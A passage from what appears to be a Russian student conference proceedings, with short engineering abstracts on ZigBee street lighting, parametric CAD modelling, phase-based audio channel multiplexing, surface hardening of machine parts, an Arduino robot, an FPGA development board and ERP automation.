На данный момент освещение города осуществляется путем подачи электричества в нужные районы города, контроль подачи электричества ведется через диспетчерский пункт и для того чтобы достоверно знать исправно работает управление освещением или нет необходимо присутствие там человека. Построение «mesh» сети позволит оператору иметь всю необходимую информацию о работе уличного освещения, своевременно на нее реагировать. Использование приемо-передатчиков на каждом осветительном столбе позволит иметь полную информацию о текущем состоянии объекта, а так же обеспечивает подключение датчиков для сбора дополнительной информации.

Отличительной особенностью современных светодиодных светильников является наличие регулируемого источника питания, обеспечивающего плавное изменение мощности светового потока в зависимости от внешнего управляющего сигнала. Применение подобных светильников позволяет учитывать фактический уровень естественной освещенности, время суток и за счет регулирования яркости достигать максимального качества освещения при минимальных затратах электроэнергии.

Решение данной задачи может основываться на использовании стандарта беспроводной связи ZigBee. Стандарт беспроводной передачи ZigBee является относительно новой технологией, которая, главным образом, предназначена для организации связи между автономными приборами и клиентским оборудованием. [3].

Из всего вышеперечисленного следует: ZigBee разработана для создания дешевых беспроводных сетей с низким энергопотреблением используемых для передачи небольших объемов данных. Указанные особенности определяют перспективность стандарта ZigBee и дают возможности его использования в автоматизированных системах управления уличным освещением.

Литература:

1. http://www.wireless-e.ru/articles/technologies/2011_4_6.php
2. <http://www.zigbee.org/what-is-zigbee>
3. <http://habrahabr.ru/post/155037/>

Трёхмерное твердотельное параметрическое моделирование в сапр компас-3d

К.А. Суров

Научный руководитель: С.А. Дорошенко, ст. преподаватель кафедры ИГ и КД

Параметрическое моделирование – это моделирование с использованием переменных значений (параметров) и отношений между ними. В качестве параметров могут быть использованы: линейные размеры объекта, плотность материала, формулы для описания особенностей разверток или любые внешние данные (например, описывающие базовую поверхность детали). Параметр может быть изменен позже и модель будет перестроена с учетом внесенных поправок. Например, вал получают методом экструзии окружности диаметром 100мм. Втулка смонтирована на конце вала. Позже модель изменяют, чтобы изменить длину. Когда деталь обновится, втулка будет находиться на том же конце вала, что и прежде, а все массогабаритные характеристики будут изменены автоматически.

Параметрическое моделирование – достаточно мощный механизм, который требует больше навыков в создании моделей. Так, сложная литая деталь может содержать до тысячи параметров и отношений, и изменение ранее заложенных значений может негативно повлиять на новые. Параметризованные модели могут быть легко использованы заново.

Параметрическое моделирование подразделяется на следующие типы:

- табличная параметризация, заключается в создании таблицы параметров типовых деталей;
- иерархическая параметризация (параметризация на основе «древа построений»);
- геометрическая параметризация: геометрия каждого объекта пересчитывается в зависимости от положения относительно других объектов;
- вариационная (размерная) параметризация (параметризация на основе эскизов).

САПР КОМПАС-3D сочетает в себе элементы вариационной и иерархической параметризации, что позволяет системе изменять не только свойства исходных эскизов, но и параметры всех операций над ними (такими как операции выдавливания, вырезания, создания отверстий, тонких стенок и другого). Рассмотрим принципы трёхмерного твердотельного параметрического моделирования на примере простого штуцера. На рисунке 1 изображен эскиз штуцера, построенный методом вращения замкнутого контура вокруг осевой линии. Следующим шагом является установка ограничений. В режиме редактирования эскиза штуцера на панели «Параметризация» с помощью инструмента «Установка типов ограничений»

(рис. 2) устанавливаются необходимые ограничения для выделенного контура и допуски для параметров. Этот шаг важен, так как позволяет избежать неверного построения детали при изменении параметров.




Рис. 1




Рис. 2

Переходим к параметризации. Для этого проставляются линейные размеры всех элементов штуцера и задаются соответствующие переменные (рис. 3). Все переменные отображаются в таблице (панель «Стандартные»). Далее можно задать соответствия между параметрами с помощью арифметических формул (рис. 4). Общую высоту штуцера A и внешний диаметр $D3$ задаем как базовые размеры. Все остальные размеры зависят от этих двух параметров, для чего вместо значения подставляется формула. Некоторые размеры можно оставить фиксированными.




Рис. 3

Переменные				
Имя	Выражение	Зна...	Параметр	Ком
Деталь (Тел-0)				
⊕ (т)Начало координат				
⊖ (-) Эскиз:1				
v9	0.0	0.0	Исключить и...	
A	40.0	40.0	Линейный ра...	
A2	6.0	6.0	Линейный ра...	
A3	2.0	2.0	Линейный ра...	
A4	A/10	4.0	Линейный ра...	
B1	A/3	13.3...	Линейный ра...	
B2	5.0	5.0	Линейный ра...	
C1	D3/1.5	20.0	Линейный ра...	
C2	D3/2	15.0	Линейный ра...	
D1	D2-7	28.0	Линейный ра...	
D2	D3+5	35.0	Линейный ра...	
D3	30.0	30.0	Линейный ра...	
D4	D3-5	25.0	Линейный ра...	
D5	D2-1	34.0	Линейный ра...	
⊕ Операция вращения:1				

Рис. 4

На этом работа с параметризацией завершена и модель готова к использованию. Пример изменения параметров детали изображен на рисунке 9 (базовая деталь) и рисунке 10 (измененная деталь). В данном случае в таблице переменных изменяются параметры A и D3 (высота и внешний диаметр штуцера). Все размеры, зависящие от базовых параметров, также будут пересчитаны.




Рис. 5




Рис. 6

Подобным образом возможно создание параметрических чертежей, деталей и сборок высокой сложности, обладающих высокой степенью гибкости в подгонке и редактированию. Параметризация – удобный инструмент для любого вида проектирования, позволяющий сэкономить большое количество времени и оптимизировать разработку любой сложности.

Литература:

1. АСКОН. Азбука КОМПАС-3D. Учебное пособие - 2014г – 492с.
2. LaCourse, Donald (1995). Handbook of Solid Modeling. McGraw Hill.
3. Shapiro, Vadim (2001). Solid Modeling. Elsevier.

Алгоритм уплотнения аналогового канала связи

Токмаков Ю.К.

Научный руководитель: Чернов В.Н., доцент кафедры ТОР

Динамических свойств фазово-частотной характеристики (ФЧХ) спектра аналогового аудиосигнала позволяют разработать алгоритм уплотнения канала связи дополнительной аналоговой речевой информацией без расширения занимаемой полосы частот.

Во временной области такая возможность определяется информационной избыточностью ФЧХ спектра. Поэтому ФЧХ можно использовать как “контейнер” для дополнительных данных [3].

Учет физиологических особенностей человеческого слуха в различных частотных областях и его нечувствительность к изменению абсолютных значений начальных фаз гармоник аудиосигналов [1], позволяет использовать модификацию фаз для кодирования информации.

Требования к алгоритму [4]:

1. Уплотнение дополнительной информацией не должно вносить слышимые искажения в исходный сигнал.
2. Неизменность статистических характеристик исходного сигнала.
3. Встраиваемая информация должна быть устойчива к компрессии, масштабированию и искажениям вносимыми реальными каналами связи.

Для первичной обработки сигнала используется Быстрое преобразование Фурье (FFT), результатом которого являются представляемые своими дискретными отчетами амплитудно-частотная характеристика (АЧХ) и ФЧХ спектра сигнала (См. рис.1).




Рис. 1. АЧХ и ФЧХ спектра аудиосигнала

АЧХ спектра используется для выбора нужного номера отсчета ФЧХ для модификации численного значения. Представленная двоичным кодом дополнительная информация управляет модификацией отсчетов ФЧХ.

На Рис.2 представлена блок-схема алгоритма записи информации в дискретную выборку S размером N . С помощью FFT вычисляются отсчеты АЧХ B и ФЧХ P . Модифицированный сигнал переводится во временную область S' обратным FFT (IFFT) и далее передается по каналу связи.




Рис. 2. – Блок-схема алгоритма записи информации

Работа алгоритма начинается с FFT, далее выполняется нормирование ФЧХ и проверка выполнения условия превышения численного значения отсчета АЧХ некоторого уровня r , который определяется экспериментально и от которого зависит качество работы алгоритма. Последующие проверки определяют условия для записи в дискретные отчеты ФЧХ логических **1** или **0**.

Объем передаваемой дополнительной информации зависит от исходной реализации сигнала и изменяется в динамике.

Аналогично строится алгоритм выделения дополнительной информации в приемной части канала связи. Основной сигнал не требует дополнительной

обработки, выделяемая двоичная дополнительная информация через процедуры FFT, декодирования и цифро-аналогового преобразования восстанавливается в аналоговый акустический сигнал.

Особенности реализации алгоритма заключаются во временной и частотной адаптации к исходному сигналу, что позволяет в реальном масштабе времени в одной полосе частот передавать два и более аналоговых сигнала. Разработанная программная реализация алгоритма [2] и проведенный модельный эксперимент, близкий к реальным каналам связи, позволяют анализировать достаточно широкий класс аудиосигналов.

Для моделирования алгоритма использовалась среда графического языка программирования LabVIEW для полосы частот аналогового сигнала от 200 до 3500 Гц.

Литература:

1. Девянин А.В., Хади П.Н., Аграновский Р.А., Черемушкин А.В. Основы компьютерной стеганографии. – М: Радио и связь, 2003. – 152 с.

2. Токмаков Ю.К. Алгоритм уплотнения аудио потоков с использованием динамических свойств фазовых характеристик сигнала // Сборник докладов I-й Международной молодежной научной конференции «Молодежь в науке: Новые аргументы», часть 1. – Липецк: Научное партнерство «Аргумент», 2015. – С. 50-53.

3. Bender W., Gruhl D., Morimoto N., Lu A. Techniques of Data Hiding // IBM System Journal, vol 35, No. 3-4, 1996. – pp. 313-335.

4. Secure Digital Music Initiative (SDMI). Proposals for Phase II Screening Technology. Version 1.0. – Режим доступа: WWW. URL: <http://web.archive.org/web/20020924131636/http://www.sdmi.org/cfp.htm> Dead link|date=April 2008.

Усталостное разрушение поверхностей тяжело нагруженных деталей машин

Уманцев А.А

Научный руководитель: Бутенко В.И., д.т.н., профессор

mkk@egf.tsure.ru

Выполнен обзор литературных данных об условиях эксплуатации поверхностей тяжело нагруженных деталей машин и выявлены параметры, влияющие на их контактную выносливость. В результате проведенных исследований были выявлены факторы, оказывающие влияние на диффузионные процессы химико-термической обработки деталей и описана перспективная технология комбинированного упрочнения поверхностно-

пластическим деформированием с последующей цементацией. Одновременно было установлено, что повысить сопротивляемость поверхностного слоя деталей усталостному разрушению возможно за счёт формирования в нём сложенно структурированного рабочего слоя большой глубины в процессе упрочняющей обработки.

Показано, что нанесением упрочняющих покрытий возможно получить поверхность с микротвердостью до 10000 МПа. Однако, в модифицированном слое формируются растягивающие остаточные напряжения до 1100 МПа, имеет место резкая граница между покрытием и основным металлом, что способствует концентрации напряжений. Для нанесения покрытия в большинстве случаев необходимо сложное технологическое оборудование, процесс отличается высокой энерго- и трудоемкостью, высокой стоимостью материалов.

Термическая обработка (широко применяется закалка токами высокой частоты – ТВЧ) является эффективным способом для повышения контактной выносливости деталей машин. После поверхностной закали микротвердость хорошо термоупрочняющихся сталей может достигать 7500 МПа, а глубина упрочнения, как правило, не превышает 5 мм. Так, при закалке с нагревом ТВЧ зубчатых колес, используемых в двигателе тепловоза ТЭ-2, было получено увеличение их контактной выносливости в 2 раза.

Термическая обработка, заключающаяся в сочетании термического и химического воздействия с целью изменения состава, структуры и свойств поверхностного слоя стали называется химико-термической обработкой (ХТО). Эффективной считается газовая ХТО, модернизируемая в вакуумную и ионную. Микротвердость поверхностного слоя углеродистой стали, после ХТО не уступает, а в некоторых случаях превышает, микротвердость термообработанной легированной стали. Глубина модифицированного слоя обычно составляет 0,01...1,4 мм. Большая глубина упрочнения требует увеличения длительности процесса и себестоимости производства. Знак остаточных напряжений и характер их распределения после ХТО зависят от способа последующей термической обработки, значение составляет 400...800 МПа.

Одним из наиболее прогрессивных видов обработки в технологии машиностроения является поверхностное пластическое деформирование (ППД). В результате обработки ППД снижается шероховатость и создается поверхностный наклепанный слой со сжимающими остаточными напряжениями и повышенной твердостью. В промышленности широко применяют различные способы ППД: обкатывание роликами или шариками, дорнование отверстий, волочение, чеканку сферическими бойками, дробеструйную, гидродробеструйную и пневмогидродробеструйную обработку, инерционно-динамическое упрочнение роликами или шариками,

виброгалтовку и гидрогалтовку дробью, алмазное выглаживание, виброабразивную обработку и т. д.

Все известные способы обработки ППД подразделяют на статические и динамические. Статические способы ППД (обкатывание, раскатывание, выглаживание и др.) предполагают воздействие на зону деформации неизменным во времени потоком энергии в условиях непрерывного контакта инструмента с деталью. Статические способы обработки ППД наиболее изучены. При реализации динамических способов ППД (центробежной, дробеструйной, гидродробеструйной обработки, чеканки, обработки микрошариками и вращающимися металлическими щетками) осуществляется ударное деформационное воздействие на обрабатываемую поверхность рабочих тел или инструмента в условиях прерывистого контакта. Среди динамических способов ППД наиболее изучены и широко применяются методы дробеструйной обработки.

Технология ППД характеризуется малой энергоемкостью, позволяет экономить дорогостоящие и дефицитные металлы, используемые для нанесения покрытий и легирования, отличается достаточно высокой точностью, стабильностью размеров и свойств. После обработки на оптимальных режимах остаточные напряжения и микротвердость плавно изменяются по глубине слоя. Микротвердость увеличивается в среднем на 50 %. Глубина залегания сжимающих остаточных напряжений на 10...50 % превышает толщину наклепанного слоя, максимум напряжений располагается на некоторой глубине. Каждый из известных способов обладает преимуществами и недостатками, определяющими область их производственного применения. Созданием регулярного микрорельефа способами ППД возможно управлять равномерностью упрочненного слоя.

Предложен метод статико-импульсной обработки (СИО) деталей поверхностным пластическим деформированием с последующей цементацией и закалкой. Этот метод позволяет более полное и широкое использование динамической энергии при упрочнении ППД, которая сдерживается сложностью волновых процессов, происходящих при ударе

При СИО основным деформирующим воздействием является динамическое (импульсное). Возможности технологических и конструктивно-технологических параметров СИО таковы, что позволяют более эффективно и точно управлять энергией удара за счет изменения формы ударных импульсов. В результате СИО нагружение упрочняемого материала происходит ударными импульсами такой формы, при которой энергия, расходуемая на пластическую деформацию, максимальна. Высокая эффективность при использовании энергии ударов позволяет воздействовать ударными импульсами с энергией до 300 Дж и выше в отличие от известных процессов ППД (например, чеканки, когда энергия удара не превышает 80 Дж). В результате появляется возможность создавать и низкое, менее $3\sigma_T$

(где $3\sigma_T$ – предел текучести обрабатываемого металла), и очень высокое давление в очаге деформации, более $3\sigma_T$, следовательно, регулировать показатели качества поверхностного слоя в более широком диапазоне, чем при использовании существующих способов ППД, а также регулировать равномерность упрочненной поверхности и формировать поверхностный слой с регулярно изменяющейся твердостью (пятнистой поверхностью), аналогичной по свойствам гетерогенному композиционному материалу с мягкой матрицей и твердыми включениями.

Аппаратная реализация мобильного робота на платформе Arduino

Чемес И.И.

Научный руководитель: Белоглазов Д.А., доцент кафедры САУ

В настоящее время в актуальности исследований наземных роботов (НР) сомневаться не приходится. Интерес постоянно увеличивается, о чем говорят и новые открытия в отрасли роботостроения, и темы докладов на конференциях. В виду своей оперативности мобильные роботы широко используются практически во всех сферах жизнедеятельности человека, особенно в военных и промышленных областях, а также, например, при исследовании других планет. Планирование перемещения мобильного робота является важнейшей проблемой функционирования автономных робототехнических систем, и одной из наиболее активно исследуемых областей современного научно-практического знания. Решение задачи планирования перемещения робота охватывает вопросы, связанные с такими научными областями, как искусственный интеллект, вычислительная геометрия, компьютерное моделирование и теория автоматического управления. Зачастую робот должен существовать автономно и в динамической среде.

Цель исследований - повышение эффективности функционирования наземных роботов путем обеспечения автономного управления движением робота в недетерминированной среде. Чтобы ее достичь, необходимо выполнить ряд задач:

- анализ и исследование известных методов управления подвижными объектами в недетерминированных средах с обходом стационарных и нестационарных препятствий;
- разработка алгоритмически реализуемого метода обработки информации, позволяющего обходить препятствия разных типов;
- разработка метода планирования траекторий НР;
- проведение экспериментальных исследований системы;

Существует множество методов обхода препятствий, но, к сожалению, везде есть недочеты, решить которые на данный момент не получается. Качественным шагом в сторону улучшения функционирования НР является создание прототипа НР. Поэтому было принято решение создание опытного образца НР, на котором можно будет испытывать как уже существующие методы управления, так и измененные студентами и преподавателями.

Основные компоненты наземного робота:

- 1) Платформа. Выполнена из текстолита. Материал сочетает в себе прочность, легкость как в обработке, так и в весе.
- 2) Мотор. Двигателя выбраны с возможностью установки оптических энкодеров.
- 3) Колеса. На них возлагается задача преодолевать сопротивления большинства грунтов, приводя робота в движение.
- 4) Драйвер двигателей. Логическое управление двигателями, вывод питающих напряжений на датчики.
- 5) Датчики: ультразвуковой дальномер, ИК дальномер, гироскоп, датчик звука.
- 6) Сервопривод. Должен управлять ультразвуковым датчиком и камерой.
- 7) Амортизаторы. Гашение колебаний.
- 8) Сеть осуществляется через Bluetooth модуль или Wi-Fi роутер.
- 9) Контроллер ATmega2560.
- 10) Камера
- 11) Плата управления режимами
- 12) Аккумуляторы
- 13) Материнская плата
- 14) Прочее оборудование

Работа над созданием прототипа НР началась в начале 2015 года. Вооружившись паяльником, фрезером, клавиатурой и другими инструментами началось создание. После сбора робота в стартовой комплектации, была создана плата управления 6 режимами. Количество режимов можно легко увеличить, сейчас задействовано три: ожидание, автономное существование и управление через смартфон. Большинство возникших проблем и ошибок уже решены путем модернизации, как внешне, так и программном плане.

Активно идет наладка связи через Wi-Fi. Оборудование перепаяно и прошито, и теперь роутер позволяет удобно и без множества ручных настроек и перепрограммирования использовать его в робототехнике в качестве WiFi адаптера для UART и USB-устройств. Камера передает четкое изображение по сети Wi-Fi на любой компьютер.

Идет оптимизация управления и автономного существования, в котором вся основная программная часть будет храниться и вычисляться на

компьютере и передаваться по сети в виде команд. В случае потери сети, выводится аварийная ситуация, и НР пользуясь бортовыми устройствами возвращается на станцию.

Технологии идут вперед. Будет неверно утверждать, что, сделав намеченное будет пик возможностям НР, роботы всегда будут иметь возможность модернизироваться, становиться более функциональными, стабильными и мощными.

В ближайших планах:

- 1) Оптимизация управление по сети Wi-Fi;
- 2) Внедрение 2х дополнительных дальномеров.
- 3) Корректировка работы оптических энкодеров.
- 4) Звуковое управление;
- 5) Привязка НР к координатам посредством GPS;
- 6) Установить автоматическую подзарядку аккумуляторов. С

помощью новой технологии беспроводной сети можно передавать энергию на расстояние от 1 до 4см. По сигналам GPS определить станцию базирования робота. По снижению уровня заряда батарей, НР возвращается на станцию для подзарядки;

- 7) Автоматическое построение картографии сектора движения




Рисунок 1 – Наземный робот

Литература:

1. Терехов В.А., Ефимов Д.В., Тюкин И.Ю. Нейросетевые системы управления. – М.: ИПРЖР, 2002. – 480 с.
2. Рутковская Д., Пилиньский М., Рутковский Л. Нейронные сети, генетические алгоритмы и нечеткие системы/Пер. с польского. И.Д. Рудинского. - М.: Горячая линия - Телеком, 2006. - 452 с.

Применение отладочной платы «Марсоход 2» для проектирования цифровых схем на ПЛИС

Щепин А. А.

Научный руководитель: Шеболков В.В. к.т.н., доцент кафедры РТС

Программируемые интегральные схемы (ПЛИС) нашли широкое применение при реализации цифровых устройств обработки информации. ПЛИС представляет собой микросхему, которая может содержать до миллиона элементарных логических вентилей типа 2И-НЕ. Основным преимуществом ПЛИС как средства реализации проектов цифровых устройств является то, что логика работы ПЛИС определяется не на фабрике изготовителем микросхемы, а путем дополнительного программирования с помощью специальных средств: программаторов и программного обеспечения.

Обычно, сама микросхема ПЛИС состоит из следующих компонентов:

- 1) конфигурируемых логических блоков, реализующих требуемую логическую функцию;
- 2) программируемых электронных связей между конфигурируемыми логическими блоками;
- 3) программируемых блоков ввода/вывода, обеспечивающих связь внешнего вывода микросхемы с внутренней логикой.

В настоящее время выпускается большое многообразие семейств и типов ПЛИС. Ведущими производителями ПЛИС являются корпорации Xilinx и Altera. Наиболее трудоемкой и ответственной операцией при проектировании цифровых схем является разработка программ для программирования ПЛИС, их отладка и верификация. Для этого, как правило, для каждого типа ПЛИС производители микросхем выпускают отладочные платы, на которых устанавливается микросхема ПЛИС и ее «обвязка» - вспомогательные микросхемы, которые обеспечивают ее работу и доступ к ресурсам ПЛИС. Эти платы подключаются через соответствующие порты к компьютеру, на котором устанавливается программа САПР, что позволяет выполнять проектные операции с реальной микросхемой. Однако такие отладочные платы весьма дороги, например цена отладочных плат корпорации Altera составляет 3000-5000\$ в зависимости от типа микросхемы и возможностей платы.

Альтернативой использованию фирменных отладочных плат является применение более простых отладочных средств, одним из которых является недорогая плата «Марсоход 2», созданная под руководством выпускника

кафедры РТС Николая Ковача. Она предназначена для изучения технологии ПЛИС и построения устройств средней сложности. На плате установлена микросхема ПЛИС Cyclone III EP3C10E144C8 компании Altera. Она предоставляет разработчику следующие ресурсы: логических элементов – 10320, память - 414Кбит, встроенных умножителей – 23, количество PLL – 2.

Помимо этого на плате установлены микросхема FTDI FT2232RL, реализующая связь платы «Марсоход 2» и ПЛИС с компьютером через High Speed USB 2.0, микросхема SDRAM MT48LC4M16A2-75 компании Micron, микросхема аналогово-цифрового преобразователя ADC1175, кварцевый генератор 100МГц, две пользовательские кнопки, четыре пользовательских светодиода, разъем VGA. Питание платы +5В, осуществляется через установленный на плате разъем USB.

Средством автоматизированного проектирования для платы «Марсоход 2» является САПР Quartus II фирмы Altera, в среде которой можно выполнить полный цикл проектирования цифровых устройств от ввода информации о проектируемом устройстве до его верификации и «прошивки» в ПЛИС.

Литература:

1. <http://marsohod.org/> сайт производителя платы «Марсоход 2»
2. Стешенко В.Б. ПЛИС фирмы «Altera»: элементная база, система проектирования и языки описания аппаратуры. – М.: Издательский дом «Додэка-XXI», 2002. – 576 с.
3. Угрюмов Е.П. Цифровая схемотехника. Учебное пособие для вузов. – СПб.: БХВ-Петербург, 2004. – 526с.

Новошахтинский филиал Южного федерального университета

Исследование разработки автоматизированного процесса уценки сырья на складах ЗАО Корпорации Глория Джинс в MBS Ахapta 3.0.

Кириченко Анна Олеговна

*Научный руководитель: Галушкина И.А., к.т.н., доцент
Филиал ЮФУ в г. Новошахтинске Ростовской области*

В настоящее время совершенствование корпоративного управления становится ключевой стратегической задачей развития и жизнедеятельности любого предприятия. Современный бизнес уже достаточно трудно представить себе без автоматизированных систем планирования и управления ресурсами предприятия (ERP). Основной целью внедрения ERP-системы является организация эффективного управления предприятием, опирающегося на стратегию его развития.

Исходя из актуальности внедрения ERP-системы в управленческую деятельность предприятий, мною была выбрана следующая цель исследования: автоматизация процесса уценки сырья на предприятии, которая позволит автоматически выполнять большие объемы работы по изменению цены складского сырья по факту принятия решения о снижении текущей стоимости запасов.

Исходя из цели, выстраивается ряд задач:

- рассмотрение организационной структуры и общий анализ хозяйственной деятельности предприятия;
- ознакомление со схемой построения работы департамента ИТ: его структуры и выполняемых задач;
- изучение процессов предприятия, автоматизированных посредством MBS Ахapta 3.0;
